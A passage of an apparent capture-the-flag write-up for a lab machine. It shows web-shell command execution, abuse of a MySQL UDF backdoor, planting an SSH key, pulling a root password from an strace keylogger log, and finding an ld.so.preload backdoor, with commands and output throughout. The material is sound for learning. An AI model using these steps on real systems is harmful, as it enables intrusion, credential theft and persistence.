curl -X GET http://10.10.10.207/shop/vqmod/xml/rev.php?cmd=cat+/var/www/html/shop/includes/config.inc.php

<SNIP>
  define('DB_TYPE', 'mysql');
  define('DB_SERVER', 'localhost');
  define('DB_USERNAME', 'root');
  define('DB_PASSWORD', 'changethis');
</SNIP>
```

The output returns the same password as our local files.

MySQL

The builtin MySQL command line utility can be used to interact with the database along with the `-e` flag, which allows us to specify the command to execute.

```
mysql -u root -pchangethis -e 'show databases;'
```



The he command is successful and the databases are revealed.

User Defined Functions

It is evident that the machine has been compromised, and the need for attackers to maintain access to a compromised system can lead to the creation of persistence methods of command execution, in case the machine is patched.

One common way of achieving persistency on `MariaDB` servers is through `User Defined Functions`. UDF functions provide a way for database administrators to create custom functionality for the MySQL Server and are stored in the `mysql.func` table.

```
mysql -u root -pchangethis -e 'SELECT * FROM mysql.func;'
```


The function `exec_cmd` is returned, which makes use of the `libmysql.so` shared library. The file system of the machine can be searched for this library using the `find` utility.

```
find / | grep libmysql.so
```

The library exists under `/usr/lib/mysql/plugin`, which is a directory that normal system users do not have privileges to write in.

This hints to the library being malicious and created by the attackers as a persistence mechanism. Researching `UDF` leads us to this article that describes the process of creating such a function to act as a backdoor. In the article the function takes only a single argument, the command that is to be executed. Using the information gathered, let's try to run code in the context of the `MySQL` user.

```
mysql -u root -pchangethis -e 'SELECT exec_cmd("id");'
```




The command execution is successful and code can now be run in the context of the `MySQL` user.

Shell

The home directory of the MySQL user has already been identified as `/var/lib/mysql`. If SSH keys exist in the user's home directory it might be possible to grab them and upgrade to a SSH session.

```
mysql -u root -pchangethis -e 'SELECT exec_cmd("ls -al .ssh/")'
```



A file listing in the `.ssh` folder only returns the first line from the output as the `UDF` does not properly parse new line characters. To combat this issue, `tail -1` can be used to specify the line that should be returned, starting from the bottom.

```
mysql -u root -pchangethis -e 'SELECT exec_cmd("ls -al .ssh/ | tail -1")'
```


The file `authorised_keys` exists, however, it is empty and no `id_rsa` is found. We can attempt to generate our own keys instead and upload them to the user's home directory.

```
ssh-keygen
```

```
ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/Compromised/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/Compromised/id_rsa
Your public key has been saved in /root/Compromised/id_rsa.pub
The key fingerprint is:
SHA256:ev58xnE4QScP/LY90Ie+4J4Yvb9gMHTp8x4sfX4GBBc
```

After the credentials have been generated copy the contents of `id_rsa.pub` and use `Burp Repeater` to paste them into `authorized_keys` on the server.

```
mysql -u root -pchangethis -e 'SELECT exec_cmd("echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDg6B9xYmA9mT1fEO+ipVzRKdLx2O8mG4/Y+NN5vWze/GKoUabs
jTL49/YoEkOONZJsBs51bm17enidrMws+FHQyu5YpYbOVwkt5lFujGjdZDtkEsUmkF2V2YnGqHxRrRd1
oOcWaqhiCDO2nwrl/G+s4j/C1HO+WEmY5JysmK2V6da4b6EEj1OYsdBiXSQcEoHiFioGaFGLaV1D14Km
PyONgmnSv9q4ottHEwSJ+OSA1GxbDPv1jOy9y+2inA8/SNb1FfvXybebGK/lw1u2DKNXrIPyjsMXkqYu
eQ94N5f1QXxPyQdR+oxKlD3aVhe8T9fejZ8FJ7XDcgVn9b8MQ/HOUyhiBWJbKxUFqc4HaPBZBsDia9aV
7hJBMIVnro4pDzSaYbyAsIOpj2k3yYjGsCOWg39uhLCqpO+r+Jwxm8DJOUXDdr8Qf/g7OMZHz8bN1buj
eVY5hhb6zbLkrcODHJ9wtVJcIi9PlAf/FxbsAuP6q5ftuBu6QUMw4a3ev9Agp4c= >
.ssh/authorized_keys");'
```



We can log into the remote server using the newly generated SSH key.

```
ssh -i id_rsa mysql@10.10.10.207
```

```
ssh -i id_rsa mysql@10.10.10.207

mysql@compromised:~$ id
uid=111(mysql) gid=113(mysql) groups=113(mysql)
mysql@compromised:~$
```

This is successful and a SSH session is initiated. However, the user flag is not in this user's home folder.

Lateral Movement

Enumeration of the home directory reveals an interesting file called `strace-log.dat`.

```
ls -al
total 189280
-r--r-----  1 root  mysql   787180 May 13  2020 strace-log.dat
```

This is not part of the default MySQL installation. The `--time-style` flag for the `ls` command can be used to list the last edit times of the files in the directory. The last edit times are interesting to us as they could reveal what an attacker did.

```
ls -al --time-style=full-iso
```

```
ls -al --time-style=full-iso

total 189280
drwx------  9 mysql mysql     4096 2021-01-20 19:58:50.856286282 +0000 .
drwxr-xr-x 43 root  root      4096 2020-05-24 21:21:22.597560600 +0000 ..
-rw-------  1 mysql mysql     1680 2020-05-08 16:02:12.051854971 +0000 private_key.pem
-rw-r--r--  1 mysql mysql      452 2020-05-08 16:02:12.051854971 +0000 public_key.pem
-rw-r--r--  1 mysql mysql     1112 2020-05-08 16:02:11.523641513 +0000 server-cert.pem
-rw-------  1 mysql mysql     1680 2020-05-08 16:02:11.515638274 +0000 server-key.pem
drwxrwxr-x  2 mysql mysql     4096 2020-09-03 11:52:51.730936544 +0000 .ssh
-r--r-----  1 root  mysql   787180 2020-05-13 02:10:28.000000000 +0000 strace-log.dat
```

The output reveals that the full time of `strace-log.dat` is populated by zeroes in the right-most part, contrary to the rest of the files.

The right-most part in the `last modified time` property, includes everything from micro seconds to yocto seconds. When files are created from package managers such as `apt`, or when we timestomp a file manually but don't include the `seconds` value, those files will have zeros in the right-most part. User generated files however or files directly edited by a service will have those values filled out with numbers.


The file `strace-log.dat` seems like it has been edited after it's creation to set its date to be close in range to the surrounding files, which would make it appear normal. The contents of the file contain output from the `strace` command, which is used to show system calls from executables. Researching online for `strace` and methods to create persistent backdoors using it, lead to this blog post, which details the usage of the `strace` command to act as a key logger.

In the example provided, `strace` is configured to capture system calls from a `bash` process that is running from the `root` account. The captured calls are outputted to a log file, and anything that is written to the bash shell from the root user is captured and stored. This may include usernames, passwords and other sensitive information. Possibly this log file was created by the

attacker, and they might have captured such information.

Let's read the file using `cat` and search for `read(0` in the output , which is the system call that requests keyboard input.

```
cat strace-log.dat | grep 'read(0'
```



```
cat strace-log.dat | grep 'read(0'

22102 03:11:06 read(0, "p", 1)          = 1
22102 03:11:06 read(0, "a", 1)          = 1
22102 03:11:06 read(0, "s", 1)          = 1
22102 03:11:06 read(0, "s", 1)          = 1
22102 03:11:06 read(0, "w", 1)          = 1
22102 03:11:06 read(0, "o", 1)          = 1
22102 03:11:06 read(0, "r", 1)          = 1
22102 03:11:06 read(0, "d", 1)          = 1
22102 03:11:06 read(0, "=", 1)          = 1
22102 03:11:06 read(0, "'", 1)          = 1
22102 03:11:06 read(0, "3", 1)          = 1
22102 03:11:06 read(0, "*", 1)          = 1
22102 03:11:06 read(0, "N", 1)          = 1
22102 03:11:06 read(0, "L", 1)          = 1
22102 03:11:06 read(0, "J", 1)          = 1
22102 03:11:06 read(0, "E", 1)          = 1
22102 03:11:06 read(0, "3", 1)          = 1
22102 03:11:06 read(0, "2", 1)          = 1
22102 03:11:06 read(0, "I", 1)          = 1
22102 03:11:06 read(0, "$", 1)          = 1
22102 03:11:06 read(0, "F", 1)          = 1
22102 03:11:06 read(0, "e", 1)          = 1
22102 03:11:06 read(0, "'", 1)          = 1
```

The output contains quite a few lines, with some being system commands like `netstat`, some of them however catch our eye as they spell `password` followed by 12 alphanumerical characters inside single quotes. The password identified is `3*NLJE32I$Fe`, which is found to work with the `sysadmin` user.

```
su sysadmin
```

This is successful and lateral movement is achieved. The user flag can be found in `/home/sysadmin`.

Privilege Escalation Method 1

Standard enumeration of the system does not reveal any useful information that could be leveraged to increase our privileges. However, the attacker could have created a way for them to log back into the system in case they lose access.

LDPreload

A common way of maintaining persistence on an exploited system is through the use of the `/etc/ld.so.preload` file. This file can be used to specify a list of additional, user-specified, shared libraries to be loaded before all others on the system. Under normal circumstances this file should not exist on the system.

```
ls -al /etc/ | grep preload
-rw-r--r-- 1 root root 33 May 13  2020 /etc/ld.so.preload

cat /etc/ld.so.preload
/lib/x86_64-linux-gnu/libdate.so
```

In this case however, it does exist and contains a single line that is used to load a library called `libdate.so`. This library does not sound familiar and seems user-generated. The `ldd` command can be used to check the libraries a binary will attempt to load upon execution.

```
ldd /bin/bash
    linux-vdso.so.1 (0x00007fff851fe000)
    /lib/x86_64-linux-gnu/libdate.so (0x00007fe47aa2f000)

ldd /bin/sh
    linux-vdso.so.1 (0x00007ffcfe7b2000)
    /lib/x86_64-linux-gnu/libdate.so (0x00007fa84bd22000)

ldd /usr/bin/find
    linux-vdso.so.1 (0x00007ffd015e6000)
    /lib/x86_64-linux-gnu/libdate.so (0x00007f4929831000)
```

Various tests using `ldd` confirm that all of the binaries load this library upon execution.

The SSH keys we created earlier can be used to transfer this file locally, so that we can reverse engineer it using a program such as Ghidra.

```
scp -i id_rsa mysql@10.10.10.207:/lib/x86_64-linux-gnu/libdate.so
```

Ghidra


Download the latest version of `Ghidra` from the official page. Navigate to the downloaded archive and extract it.

```
unzip ghidra_9.2.2_PUBLIC_20201229.zip
```


Enter the newly extracted folder and execute `ghidraRun`.

```
cd ghidra_9.2.2_PUBLIC
./ghidraRun
```


Click on `File` and select `New project`.




In the next screen, select `Non-Shared Project` and click `Next`.



